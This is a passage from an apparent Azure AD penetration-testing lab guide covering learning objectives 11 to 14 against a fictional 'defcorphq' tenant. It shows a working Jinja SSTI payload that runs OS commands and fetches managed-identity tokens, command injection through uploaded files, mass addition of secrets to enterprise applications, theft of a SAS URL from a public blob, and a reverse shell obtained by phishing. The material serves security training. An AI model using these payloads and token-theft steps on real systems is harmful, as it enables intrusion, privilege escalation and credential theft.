        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

```
PS C:\AzAD\Tools> $Token =  'eyJ0eXA..'
PS C:\AzAD\Tools> $URI = 'https://management.azure.com/subscriptions?api-
version=2020-01-01'
PS C:\AzAD\Tools> $RequestParams = @{
>>     Method  = 'GET'
>>     Uri     = $URI
>>     Headers = @{
>>         'Authorization' = "Bearer $Token"
>>     }
>> }
PS C:\AzAD\Tools> (Invoke-RestMethod @RequestParams).value


id                   : /subscriptions/b413826f-108d-4049-8c11-d52d5d388768
authorizationSource  : RoleBased
managedByTenants     : {}
subscriptionId       : b413826f-108d-4049-8c11-d52d5d388768
tenantId             : 2d50cb29-5f7b-48a4-87ce-fe75a941adb6
displayName          : DefCorp
state                : Enabled
subscriptionPolicies : @{locationPlacementId=Public_2014-09-01;
quotaId=PayAsYouGo_2014-09-01; spendingLimit=Off}
```

List all resources accessible for the managed identity assigned to the app service. Note that the only difference is the URI

```
$Token =  'eyJ0eX..'
$URI = 'https://management.azure.com/subscriptions/b413826f-108d-4049-8c11-d52d5d388768/resources?api-version=2020-10-01'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

```
PS C:\AzAD\Tools> $URI =
'https://management.azure.com/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resources?api-version=2020-10-01'
PS C:\AzAD\Tools> $RequestParams = @{
>>     Method  = 'GET'
>>     Uri     = $URI
>>     Headers = @{
>>         'Authorization' = "Bearer $Token"
>>     }
>> }
PS C:\AzAD\Tools> (Invoke-RestMethod @RequestParams).value

id
--
/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Compute/virtualMa
chines/bkpadconnect
/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Compute/virtualMa
chines/bkpadconnect/extensions/Microso...
/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/networkIn
terfaces/bkpadconnect368
/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/publicIPA
ddresses/bkpadconnectIP
```

The above code shows us that we do have access to a VM!

Let's see what actions are allowed using the below code:

```
$Token =  'eyJ0eX..'
$URI = 'https://management.azure.com/subscriptions/b413826f-108d-4049-
8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Compute/vir
tualMachines/bkpadconnect/providers/Microsoft.Authorization/permissions
?api-version=2015-07-01'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

```
PS C:\AzAD\Tools> $URI =
'https://management.azure.com/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Compute/virtualMa
chines/bkpadconnect/providers/Microsoft.Authorization/permissions?api-
version=2015-07-01'
PS C:\AzAD\Tools> $RequestParams = @{
>>     Method  = 'GET'
>>     Uri     = $URI
>>     Headers = @{
>>         'Authorization' = "Bearer $Token"
>>     }
>> }
PS C:\AzAD\Tools> (Invoke-RestMethod @RequestParams).value

actions                                                 notActions
-------                                                 ----------
{*/read}                                                {}
{Microsoft.Compute/virtualMachines/runCommand/action}   {}
```

Sweet! The Managed Identity assigned to the defcorphqcareer app has runCommand (command execution) privileges on a VM called bkpadconnect.

Learning Objective 11:

Task

- An application in the defcorphq tenant is vulnerable to SSTI. Find the application and compromise the app service.
- Check if the service principal for the managed identity of the compromised app service has any interesting permissions on other Azure resources.


Part of - Kill Chain - 2
Topics covered - Authenticated Enumeration and Initial Access

Solution

Recall that we enumerated an appservice called vaultfrontend (https://vaultfrontend.azurewebsites.net) during enumeration as the test user.

Let's see if this is the said application. Note that we continue keeping the application security part super simple!


Browse to the 'purchase link' on the web app. In the email address field, input an expression and check if it is evaluated.



Great! The expression is evaluated.

The way expression is evaluated means that, most probably, either PHP or Python is used for the web app. We may need to run some trial and error methods to find out the exact language and template framework.


If we use {{config.items()}} as an expression, we get something interesting:




By looking up any of the above variables, we can confirm that Flask framework is in use. Flask uses Jinja as its template engine.

To be able to run a command we can use the ‘os’ module and call the Popen method in it. Use the following code, that runs the 'whoami' command using Popen:

```
{{config.__class__.__init__.__globals__['os'].popen('whoami').read()}}
```



Sweet! We have root on the container/instance of the app service. Now, let's check the environment – by using 'env command - to know if any managed identity is assigned to this app service. Recall that we need to check IDENTITY_HEADER and IDENTITY_ENDPOINT variables:



Let's request the access token for the managed identity now using the following code:

```
{{config.__class__.__init__.__globals__['os'].popen('curl "$IDENTITY_ENDPOINT?resource=https://management.azure.com&api-version=2017-09-01" -H secret:$IDENTITY_HEADER').read()}}
```

Use this token with Az PowerShell to find all accessible resources:

```
PS C:\AzAD\Tools> $token = 'eyJ0e..'
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $token -AccountId 2e91a4fe-a0f2-46ee-8214-fa2ff6aa9abc
```

```
Account                              SubscriptionName TenantId
Environment
-------                              ---------------- --------
-----------
2e91a4fe-a0f2-46ee-8214-fa2ff6aa9abc DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud


PS C:\AzAD\Tools> Get-AzResource


Name              : ResearchKeyVault
ResourceGroupName : Research
ResourceType      : Microsoft.KeyVault/vaults
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.KeyVault/vaults/Rese
archKeyVault
```

The managed identity can access a keyvault.

Learning Objective 12:

Task

- An application in the defcorphq tenant (https://virusscanner.azurewebsites.net) is vulnerable to insecure file upload and OS command injection. Compromise the app service.
- Check if the service principal for the managed identity of the compromised application has any interesting permissions on other Azure resources.

Part of - Kill Chain - 3
Topics covered - Authenticated Enumeration and Initial Access


Solution

This time we already have the target web application (https://virusscanner.azurewebsites.net/) and we know that it is vulnerable to insecure file upload and OS command injection.


The web app tells us - 'Upload Zip file only, please don't upload any personal file your data will be saved in our tmp directory while we scan you files.'

Very convenient! The 'check your connection' section also looks very interesting. After basic trial and error techqniues for OS command injection, we can find out that it is possible to inject a new command after using semicolon ';'


Combining these too, let's upload a ZIP archive and check if we can access it. The ZIP student**x**.zip contains a text file:




There is an 'uploads' directory inside the /tmp directory, let's check that:



And inside that student**x** directory, we can find the test.txt!



To abuse this, lets upload a ZIP archive that contains a Python script. After uploading it we will run it by abusing the OS command injection. You can use student**x**.py from the Tools directory that extract tokens from the app service managed identity:



Now, as usual, we can use both the tokens and Client ID with Az PowerShell and check the resources accessible to the managed identity:

```
PS C:\AzAD\Tools> $token = 'eyJ0eX..'
PS C:\AzAD\Tools> $graphaccesstoken = 'eyJ0eX..'
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $token -
MicrosoftGraphAccessToken $graphaccesstoken -AccountId 62e44426-5c46-4e3c-
8a89-f461d5d586f2

Account                             SubscriptionName TenantId
Environment
-------                             ---------------- --------
-----------
62e44426-5c46-4e3c-8a89-f461d5d586f2                 2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud
```

Now, list resources that we have access to:

```
PS C:\AzAD\Tools> Get-AzResource
Get-AzResource : 'this.Client.SubscriptionId' cannot be null.
At line:1 char:1
+ Get-AzResource
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : CloseError: (:) [Get-AzResource],
ValidationException
    + FullyQualifiedErrorId :
Microsoft.Azure.Commands.ResourceManager.Cmdlets.Implementation.GetAzureResou
rceCmdlet
```

The above error means that the managed identity has no rights on any of the Azure resources.

Let's use the Graph API token with the REST API to list all Enterprise Applications in the defcorphq tenant:

```
$Token =  'eyJ0eX..'
$URI = 'https://graph.microsoft.com/v1.0/applications'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

```
PS C:\AzAD\Tools> $Token =  'eyJ0eXA..'
PS C:\AzAD\Tools> $URI = 'https://graph.microsoft.com/v1.0/applications'
```

```
PS C:\AzAD\Tools> $RequestParams = @{
>>     Method  = 'GET'
>>     Uri     = $URI
>>     Headers = @{
>>         'Authorization' = "Bearer $Token"
>>     }
>> }
PS C:\AzAD\Tools> (Invoke-RestMethod @RequestParams).value


id                          : 2830a3fe-846b-4008-b8e5-bbe6255488a8
deletedDateTime             :
appId                       : 5e37821b-01e1-44cd-a9e2-10449b77ba90
[snip]
```

Now, in my testing, the easiest way to check if we can abuse any of the Enterprise Applications (service principals) that we have listed above is to check if we can add credentials to any. This will allow us to abuse permissions assigned to the service principal.

Theoritically, we should be able to list roles assigned to the enterprise applications by calling the API –

`'https://graph.microsoft.com/v1.0/servicePrincipals/{ID}/appRoleAssignments'`

But I always got a errors when using it!

So, you can use the Add-AzADAppSecret.ps1 from the Tools directory. It tries to add a secret (application password) to all the enterprise applications and shows the successful ones:

```
PS C:\AzAD\Tools> . C:\AzAD\Tools\Add-AzADAppSecret.ps1
PS C:\AzAD\Tools> Add-AzADAppSecret -GraphToken $graphtoken -Verbose
VERBOSE: GET https://graph.microsoft.com/v1.0/applications with 0-byte
payload
VERBOSE: received -1-byte response of content type
application/json;odata.metadata=minimal;odata.streaming=true;IEEE754Compatibl
e=false;charset=utf-8
VERBOSE: POST https://graph.microsoft.com/v1.0/applications/2830a3fe-846b-
4008-b8e5-bbe6255488a8/addPassword with -1-byte payload
Failed to add new client secret to
'HybridAutomation_eTved4mVkZbCYI/PJWlMVALi7iFrQQm6vkOxon2mypE=' Application.
[snip]
Client secret added to :


Object ID : 35589758-714e-43a9-be9e-94d22fdd34f6
App ID    : f072c4a6-b440-40de-983f-a7f3bd317d8f
App Name  : fileapp
Key ID    : 57499704-fd1f-4d10-93f5-8f42f0de3148
Secret    : _1ATfh--GD.WBhRuP.H3p_iR~MX2W1OA6S
```

So, the managed identity of the virusscanner app has permissions to add secrets to the enterprise application fileapp!

Learning Objective 13:

Task

- Find out insecure storage blobs in the defcorphq tenant.
- Look for interesting information or secrets in the blob that allow you to access another storage account.
- Extract secrets from the second storage account.

Part of - Kill Chain - 4
Topics covered - Initial Access and Data Mining


Solution

We will use MicroBurt for enumerating storage accounts in the defcorphq tenant.


We need to add permutations like common, backup, code C:\AzAD\Tools\Microburst\Misc\permutations.txt to tune it for defcorphq.

```
PS C:\AzAD\Tools> . C:\AzAD\Tools\MicroBurst\Misc\Invoke-
EnumerateAzureBlobs.ps1
PS C:\AzAD\Tools> Invoke-EnumerateAzureBlobs -Base defcorp

Found Storage Account -  defcorpcommon.blob.core.windows.net
Found Storage Account -  defcorpcodebackup.blob.core.windows.net
[snip]
Found Container - defcorpcommon.blob.core.windows.net/backup
Empty Public Container Available:
https://defcorpcommon.blob.core.windows.net/backup?restype=container&comp=lis
t
[snip]
```

Let's access the container found above:




Notice the name of the blob in the above output. Access it by adding it to the URL. It would be https://defcorpcommon.blob.core.windows.net/backup/blob_client.py




If you get a blank page when accessing the above URL, presee Ctrl+F5 in the borwser!

Sweet, we got a SAS URL. Now use this with the Storage Explorer on your student VM.


Open storage explorer and click on 'Open Connect Dialog' in the left menu. Select 'Blob container'. On the 'Select Authentication Method' page, select 'Shared access signature (SAS)' and click on Next:



Copy the URL in 'Blob container SAS URL' field. The display name will be populated automatically. Click on Next and then Connect:



Download the app.zip (Right Click -> Download) and extract it. We will get some secrets that we can use later!



The other file in the above container – authenticator.txt – seems to to be a backup of a GitHub's Time-based OTP (TOTP) app for laurenazad! We will use this when required!

Learning Objective 14:

Task

- Use access token for a user from the reverse shell that we have on defeng-consent to find another user or group that has interesting permissions on an automation account in the defcorphq tenant.
- Abuse the permissions on the automation account to execute a cloud to on-prem lateral movement and get command execution on a hybrid worker.

Part of - Kill Chain - 1
Topics covered - Authenticated Enumeration, Privilege Escalation and Cloud to On-Prem Lateral Movement

Solution

Get back the reverse shell on admin-consent by phishing Mark!

Run the below command to check if there is a user logged-in to az cli on that machine:

```
PS C:\Windows\system32> whoami
defeng-consent\administrator
PS C:\Windows\system32> az ad signed-in-user show

[snip]
"usageLocation": "US",
  "userIdentities": [],
  "userPrincipalName": "MarkDWalden@defcorphq.onmicrosoft.com",
  "userState": null,
  "userStateChangedOn": null,
  "userType": "Member"
```

No surprise that the user Mark is using az cli from their workstation.

The tasks tells us to find another user or group that has interesting permissions on an automation account.

We could use '`az automation account list`' to get information on automation accounts. Please note that it needs automation extension and we may need to run '`az extension add --upgrade -n automation`' first!

```
PS C:\Windows\system32> az extension add --upgrade -n automation
PS C:\Windows\system32> az : WARNING: The installed extension 'automation' is
experimental and not covered by customer support. Please use with discretion.
```

Now, '`az automation account list`' does not return anything.

Let's check for objects owned by Mark. Run the below command on the reverse shell:

```
PS C:\Windows\system32> az ad signed-in-user list-owned-objects

{
    "deletionTimestamp": null,
    "description": "Members can create and run runbooks",
    "dirSyncEnabled": null,
    "displayName": "Automation Admins",
    "lastDirSyncTime": null,
    "mail": null,
    "mailEnabled": false,
    "mailNickname": "fe6a8b21-4",
    "objectId": "e6870783-1378-4078-b242-84c08c6dc0d7",
    "objectType": "Group"  "userStateChangedOn": null,
 [snip]
```

Sweet! Mark owns a group called Automation Admins. Even if Mark was not the Owner, we would know that this group is interesting, just by looking at its name!

To be able to interact with Entra ID, request a token for the Grpah API. We can use that token with the MS Graph module. Run the below command on the reverse shell:

```
